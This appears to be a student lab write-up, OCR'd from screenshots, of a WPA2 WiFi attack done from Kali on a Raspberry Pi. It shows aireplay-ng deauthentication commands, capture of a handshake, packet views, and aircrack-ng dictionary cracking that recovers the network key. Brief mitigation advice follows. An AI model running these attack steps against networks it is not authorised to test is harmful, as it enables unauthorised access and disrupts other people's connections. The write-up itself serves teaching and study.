

10:08:01 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:02 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:02 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:03 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:03 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:04 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:04 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
10:08:05 Sending DeAuth (code 7) to broadcast -- BSSID: [EC:C3:02:81:55:F4]
^C
(kali㉿kali-raspberry-pi)-[~]
$ sudo aireplay-ng --deauth 0 -a EC:C3:02:81:55:F0 wlan0mon
10:08:18 Waiting for beacon frame (BSSID: EC:C3:02:81:55:F0) on channel 5
10:08:28 No such BSSID available.
(kali㉿kali-raspberry-pi)-[~]
$ sudo aireplay-ng --deauth 0 -a EC:C3:02:81:55:F4 wlan0mon
"the quieter you become,
(kali㉿
$ ls
bin etc
boot hom
dev lib
(kali㉿
$


kali@kali-raspberry-pi: /
File Actions Edit View Help
CH 5][Elapsed: 3 mins][2023-07-28 10:07
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:C3:02:81:55:F4 -38 9 2086 3131 5 5 260 WPA2 CCMP PSK GrossNet
BSSID STATION PWR Rate Lost Frames Notes Probes
Quitting ...
(kali㉿kali-raspberry-pi)-[/]
$ ls
bin boot dev etc home lib lost+found media mnt opt proc project4-01.cap project4-01.csv project4-01.kismet.csv project4-01.kismet.netxml project4-01.log.csv project4-02.cap project4-02.csv project4-02.kismet.csv project4-02.kismet.netxml project4-02.log.csv root run sbin
(kali㉿kali-raspberry-pi)-[/]
$



10:00
kali@kali-raspberry-pi: /
File Actions Edit View Help
CH 5][Elapsed: 4 mins][2023-07-28 10:00][WPA handshake: EC:C3:02:81:55:F4
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
EC:C3:02:81:55:F4 -60 100 2509 7409 10 5 260 WPA2 CCMP PSK GrossNet
BSSID STATION PWR Rate Lost Frames Notes Probes



project4-07.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2911, FN=0, Flags=........
2 0.000942 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2912, FN=0, Flags=........
3 0.001735 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2913, FN=0, Flags=........
4 0.002559 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2914, FN=0, Flags=........
5 0.003476 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2915, FN=0, Flags=........
6 0.004530 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2916, FN=0, Flags=........
7 0.006515 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2917, FN=0, Flags=........
8 0.007697 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2918, FN=0, Flags=........
9 0.008675 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2919, FN=0, Flags=........
10 0.009648 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2920, FN=0, Flags=........
11 0.010709 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2921, FN=0, Flags=........
12 0.013688 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2924, FN=0, Flags=........
13 0.015298 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2925, FN=0, Flags=........
14 0.017084 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2926, FN=0, Flags=........
15 0.018765 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2927, FN=0, Flags=........
16 0.020840 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2928, FN=0, Flags=........
17 0.022145 Apple_09:8e:af HUMAX_81:55:f4 802.11 26 Deauthentication, SN=2929, FN=0, Flags=........
18 0.023433 HUMAX_81:55:f4 Apple_09:8e:af 802.11 26 Deauthentication, SN=2930, FN=0, Flags=........
Frame 2: 26 bytes on wire (208 bits), 26 bytes captured (208 bits
IEEE 802.11 Deauthentication, Flags: ....
IEEE 802.11 Wireless Management
0000 c0 00 3a 01 6c 19 c0 09 8e af ec c3 02 81 55 f4
0010 ec c3 02 81 55 f4 00 b6 07 00
project4-07.cap
Packets: 23881 · Displayed: 23881 (100.0%)
Profile: Default


project4-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
eapol
eapol
No. Source Destination Protocol Length Info
34218 100.091030 HUMAX_81:55:f4 Google_14:11:d2 EAPOL 133 Key (Message 1 of 4)
34222 100.095096 Google_14:11:d2 HUMAX_81:55:f4 EAPOL 161 Key (Message 2 of 4)
34529 101.096582 HUMAX_81:55:f4 Google_14:11:d2 EAPOL 133 Key (Message 1 of 4)
34531 101.097097 Google_14:11:d2 HUMAX_81:55:f4 EAPOL 161 Key (Message 2 of 4)
34809 102.095505 HUMAX_81:55:f4 Google_14:11:d2 EAPOL 133 Key (Message 1 of 4)
34811 102.095706 Google_14:11:d2 HUMAX_81:55:f4 EAPOL 161 Key (Message 2 of 4)
35104 103.094186 HUMAX_81:55:f4 Google_14:11:d2 EAPOL 133 Key (Message 1 of 4)
35107 103.096066 Google_14:11:d2 HUMAX_81:55:f4 EAPOL 161 Key (Message 2 of 4)
Frame 34218: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
IEEE 802.11 QoS Data, Flags: .....F.
Logical-Link Control
802.1X Authentication
0000 88 02 3c 00 d4 f5 47 14 11 d2 ec c3
0010 ec c3 02 81 55 f4 00 00 05 00 aa aa
0020 88 8e 02 03 00 5f 02 00 8a 00 10 00
0030 00 00 01 cc cb a1 f5 33 bb 9c f4 e4
0040 e3 62 82 38 37 fa ad 06 24 08 26 e8
0050 79 5f 11 00 00 00 00 00 00 00 00 00
0060 00 00 00 00 00 00 00 00 00 00 00 00
0070 00 00 00 00 00 00 00 00 00 00 00 00
0080 00 00 00 00 00


SSAP: SNAP (0xaa)
Control field: U, func=UI (0x03)
Organization Code: 00:00:00 (Officially Xerox, but
Type: 802.1X Authentication (0x888e)
802.1X Authentication
Version: 802.1X-2001 (1)
Type: Key (3)
Length: 123
Key Descriptor Type: EAPOL RSN Key (2)
[Message number: 2]
Key Information: 0x010a
Key Length: 0
Replay Counter: 4
WPA Key Nonce: 7a03e9d311d6b22d3c5d2ba0b4612538ef46af2794b84f8c38077dbf2ae1b951
Key IV: 00000000000000000000000000000000
WPA Key RSC: 0000000000000000
WPA Key ID: 0000000000000000
WPA Key MIC: e4f7c049e046b60cfa128151a692ec03
WPA Key Data Length: 28
WPA Key Data: 301a0100000fac040100000fac040100000fac028000000000fac06
Tag: RSN Information
IEEE 802.11 wireless LAN (wlan), 26 bytes

```
CH  5 ][ Elapsed: 3 mins ][ 2023-07-28 10:07

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

EC:C3:02:81:55:F4  -38   9     2086     3131    5   5  260   WPA2 CCMP   PSK  GrossNet

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...

┌──(kali㉿kali-raspberry-pi)-[/]
└─$ ls
bin   etc   lost+found  opt          project4-01.csv       project4-01.log.csv  project4-02.kismet.csv  root
boot  home  media       proc         project4-01.kismet.csv  project4-02.cap    project4-02.kismet.netxml  run
dev   lib   mnt         project4-01.cap  project4-01.kismet.netxml  project4-02.csv  project4-02.log.csv  sbin

┌──(kali㉿kali-raspberry-pi)-[/]
└─$ sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0           brcmfmac        Broadcom 43430
phy0    wlan0mon        brcmfmac        Broadcom 43430

                (mac80211 station mode vif already available for [phy0]wlan0mon on [phy0]wlan0)
                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

┌──(kali㉿kali-raspberry-pi)-[/]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

┌──(kali㉿kali-raspberry-pi)-[/]
└─$
```


kali@kali-raspberry-pi: /
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:09] 2230/14344392 keys tested (247.14 k/s)
Time left: 16 hours, 7 minutes, 13 seconds 0.02%
Current passphrase: nelly
Master Key : AD 69 DD 16 A6 BE 16 79 18 87 2C F2 47 8B FB 8A
5D AD 73 AB BD 07 4A 0E B5 CC DF CB A9 BC 40 F9
Transient Key : ED 66 B6 34 CF 7C F7 23 D3 CE A0 EE A7 9A B9 C2
56 37 D1 F4 A2 57 DA 51 85 7D 64 D9 52 6B 03 76
F3 FA E3 47 88 9F 68 06 CE 8B F6 2F 99 F2 6C 00
5E 34 6A 96 BF C6 30 2A 42 8C DB 60 18 DB EA F3
EAPOL HMAC : B6 30 29 E3 62 8E D1 CF 72 BA 4E 68 04 B2 3B 7E
Destination
Google_14:11:d2
HUMAX_81:55:f4
Google_14:11:d2
HUMAX_81:55:f4
Google_14:11:d2
HUMAX_81:55:f4
Google_14:11:d2
HUMAX_81:55:f4


kali@kali-raspberry-pi: /
File Actions Edit View Help
Aircrack-ng 1.7
[00:00:00] 4/15 keys tested (55.81 k/s)
Time left: 0 seconds 26.67%
KEY FOUND! [Purple_Wall_24]
Master Key : 72 55 74 9F F3 63 C8 79 06 CA F2 A1 54 4D 44 05
48 FE 9B 57 EA 52 60 76 61 90 F9 75 99 8F CC 2F
Transient Key : 93 43 AC 11 AD BE 54 8A DD 49 7B 33 A6 A9 48 3D
40 5B 93 13 CE EF 1D 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : E4 F7 C0 49 E0 46 B6 0C FA 12 81 51 A6 92 EC 03
(kali㉿kali-raspberry-pi)-[/]
$

Mitigations

To help mitigate against the attack you should always use a strong password using both numbers and letters and include upper and lower case as well. Also make sure to always keep your systems up to date.

Resources for Presentation

List of Kali Linux Tools

- Kali Linux Tool List

List of IoT Hacks

- Amine Tech :How To Remotely Access The Raspberry Pi Via Bluetooth (SSH/VNC)
- David Bombal : Cracking WiFi WPA2 Handshake
- Airmon-ng :airmon-ng [Aircrack-ng]

For Inspiration:

- How a drone can hack your computer in seconds: by sunsub

The end

In loving memory of
Raspberry pi 3b
-you will be missed-